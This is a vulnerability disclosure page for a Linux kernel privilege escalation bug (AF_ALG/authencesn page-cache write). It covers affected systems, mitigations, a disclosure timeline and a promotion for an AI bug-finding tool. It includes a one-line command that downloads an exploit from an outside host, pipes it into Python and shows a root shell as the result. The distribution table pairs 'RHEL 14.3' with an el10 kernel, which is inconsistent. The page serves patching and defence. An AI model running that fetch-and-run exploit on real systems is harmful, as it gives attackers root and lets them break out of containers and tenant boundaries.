CVE-2026-31431 100% reliable every distro since 2017 container escape primitive 732 bytes found by Xint Code
Most Linux LPEs need a race window or a kernel-specific offset.
One logic bug in authencesn, chained through AF_ALG and splice() into a 4-byte page-cache write — silently exploitable for nearly a decade.
The demo

Same script, four distributions, four root shells — in one take. The same exploit binary works unmodified on every Linux distribution.
tmux — copy fail demo
live
Who is affected
If your kernel was built between 2017 and the patch — which covers essentially every mainstream Linux distribution — you're in scope.
Copy Fail requires only an unprivileged local user account — no network access, no kernel debugging features, no pre-installed primitives. The kernel crypto API (AF_ALG) ships enabled in essentially every mainstream distro's default config, so the entire 2017 → patch window is in play out of the box.
Distributions we directly verified:
| Distribution | Kernel |
|---|---|
| Ubuntu 24.04 LTS | 6.17.0-1007-aws |
| Amazon Linux 2023 | 6.18.8-9.213.amzn2023 |
| RHEL 14.3 | 6.12.0-124.45.1.el10_1 |
| SUSE 16 | 6.12.0-160000.9-default |
These are what we tested directly. Other distributions running affected kernels — Debian, Arch, Fedora, Rocky, Alma, Oracle, the embedded crowd — behave the same. Tested it elsewhere? Open an issue to add to the list.
Should you patch first?
High
Multi-tenant Linux hosts
Shared dev boxes, shell-as-a-service, jump hosts, build servers — anywhere multiple users share a kernel.
any user becomes root
High
Kubernetes / container clusters
The page cache is shared across the host. A pod with the right primitives compromises the node and crosses tenant boundaries.
cross-container, cross-tenant
High
CI runners & build farms
GitHub Actions self-hosted runners, GitLab runners, Jenkins agents — anything that executes untrusted PR code as a regular user, on a shared kernel.
a PR becomes root on the runner
High
Cloud SaaS running user code
Notebook hosts, agent sandboxes, serverless functions, any tenant-supplied container or script.
tenant becomes host root
Medium
Standard Linux servers
Single-tenant production where only your team has shell access.
internal LPE; chains with web RCE or stolen creds
Lower
Single-user laptops & workstations
You're already the only user. The bug doesn't grant remote attackers access by itself, but any local code execution becomes root.
post-exploitation step-up
Exploit
The PoC is published so defenders can verify their own systems and validate vendor patches.
Use responsibly. Run only on systems you own or have written authorization to test. The script edits the page cache of a setuid binary; the change is not persistent across reboot, but the resulting root shell is real. Don't run it on production.
copy_fail_exp.py 732 B
Standalone PoC. Python 3.10+ stdlib only (os, socket, zlib).
sha256: a567d09b15f6e4440e70c9f2aa8edec8ed59f53301952df05c719aa3911687f9
Quick run:
$ curl https://copy.fail/exp | python3 && su
# id
uid=0(root) gid=1002(user) groups=1002(user)
Issue tracker: https://github.com/theori-io/copy-fail-CVE-2026-31431
Mitigation
Patch first. Update your distribution's kernel package to one that includes mainline commit a664bf3d603d — it reverts the 2017 algif_aead in-place optimization, so page-cache pages can no longer end up in the writable destination scatterlist. Most major distributions are shipping the fix now.
Before you can patch: disable the algif_aead module.
# echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif.conf
# rmmod algif_aead 2>/dev/null || true
What does this break? For the vast majority of systems — nothing measurable.
- Will not affect: dm-crypt / LUKS, kTLS, IPsec/XFRM, in-kernel TLS, OpenSSL/GnuTLS/NSS default builds, SSH, kernel keyring crypto. These all use the in-kernel crypto API directly — they don't go through
AF_ALG. - May affect: userspace specifically configured to use AF_ALG — e.g. OpenSSL with the
afalgengine explicitly enabled, some embedded crypto offload paths, or applications that bindaead/skcipher/hashsockets directly. Check withlsof | grep AF_ALGorss -xaif in doubt. - Performance:
AF_ALGis a userspace front door to the kernel crypto API. Disabling it does not slow anything that wasn't already calling it; for the things that were, performance falls back to a normal userspace crypto library, which is what almost everything else already does.
For untrusted workloads (containers, sandboxes, CI), block AF_ALG socket creation via seccomp regardless of patch state.
Disclosure timeline
- 2026-03-23Reported to Linux kernel security team
- 2026-03-24Initial acknowledgment
- 2026-03-25Patches proposed and reviewed
- 2026-04-01Patch committed to mainline
- 2026-04-22CVE-2026-31431 assigned
- 2026-04-29Public disclosure (https://copy.fail/)
Xint Code

Is your software AI-era safe?
Copy Fail was surfaced by Xint Code about an hour of scan time against the Linux crypto/ subsystem. Full root cause, diagrams, and the operator prompt that found it are in the Xint blog write-up.
The same scan also surfaced other high-severity bugs, still in coordinated disclosure. Xint Code audits production codebases the same way — one operator prompt, no harnessing, prioritized findings with trigger and impact narratives.
Track record
0-day RCE
ZeroDay Cloud
Swept the database category — Redis, PostgreSQL, MariaDB. Zero human intervention.
Top 3
DARPA AIxCC
Finalist in the AI Cyber Challenge hosted by DoD DARPA.
9×
DEF CON CTF
Most-winning team in DEF CON CTF history.